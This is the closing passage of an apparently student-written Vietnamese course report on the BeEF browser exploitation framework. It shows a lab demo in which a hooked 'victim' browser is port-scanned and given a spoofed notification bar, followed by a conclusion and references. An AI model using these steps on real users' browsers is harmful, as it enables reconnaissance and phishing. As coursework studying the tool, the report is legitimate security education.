Hình 3. 13: Chọn chức năng Port Scanner và ấn thực thi


Kết quả trả về các cổng đang chạy.



Hình 3. 14: Thông tin các cổng đang được mở trên máy nạn nhân


* 1. **Giả mạo thông báo**

Để giả mạo thông báo chúng ta chọn chức năng “[Fake Notification Bar](http://192.168.174.148:3000/ui/panel)” và tiến hành sửa nội dung thông báo và click execute.




Hình 3. 15: Chọn chức năng Fake Notification và ấn thực thi

Kết quả: Thông báo hiển thị trên trình duyệt người dùng.



Hình 3. 16: Một thông báo được hiển thị trên trình duyệt của nạn nhân



Hình 3. 17: Log hoạt động được ghi lại trên máy chủ của BeEF

Kết quả hiển thị trên giao diện web cho thấy thông báo đã được hiển thị và sao đó người dùng đã tắt nó đi.

KẾT LUẬN

Thông qua việc nghiên cứu, nhóm chúng em đã hiểu rõ hơn về công cụ BeEF cũng như các kỹ thuật xoay quanh công cụ BeEF. Trong bài báo cáo, bọn em đã tổng quát hóa công cụ BeEF qua các bước giới thiệu về công cụ, hướng dẫn cài đặt và sử dụng công cụ, cuối cùng thực hiện demo khai thác lỗ hổng sử dụng công cụ BeEF để có thể nắm rõ cách hoạt động của công cụ. Trong quá trình tìm hiểu, nhóm chúng em đã mở rộng được thêm tầm hiểu biết, tiếp cận được nhiều kiến thức mới để nhận ra rằng kiến thức ở ngoài kia là còn quá nhiều so với tầm hiểu biết non nớt của bọn em. Nhóm chúng em tin rằng sau khi hoàn thành báo cáo và kết thúc học phần An toàn mạng nâng cao, nhóm chúng em đã có thêm được những kiến thức bổ ích để có thể áp dụng được vào những tình huống trong tương lai.

TÀI LIỆU THAM KHẢO

|  |  |
| --- | --- |
| [1] | H.Tan, "https://github.com/," [Online]. Available: https://github.com/beefproject/beef/wiki/Architecture. |
| [2] | J. MEYERS, "https://www.wonderhowto.com/," [Online]. Available: https://null-byte.wonderhowto.com/how-to/hack-web-browsers-with-beef-control-webcam-phish-for-credentials-more-0159961/. |
| [3] | "https://sathisharthars.com/," [Online]. Available: https://sathisharthars.com/2014/07/28/hack-facebook-credentials-using-beef/. |
| [4] | W. Alcorn, "Kali Linux Tools," [Online]. Available: https://tools.kali.org/exploitation-tools/beef-xss. |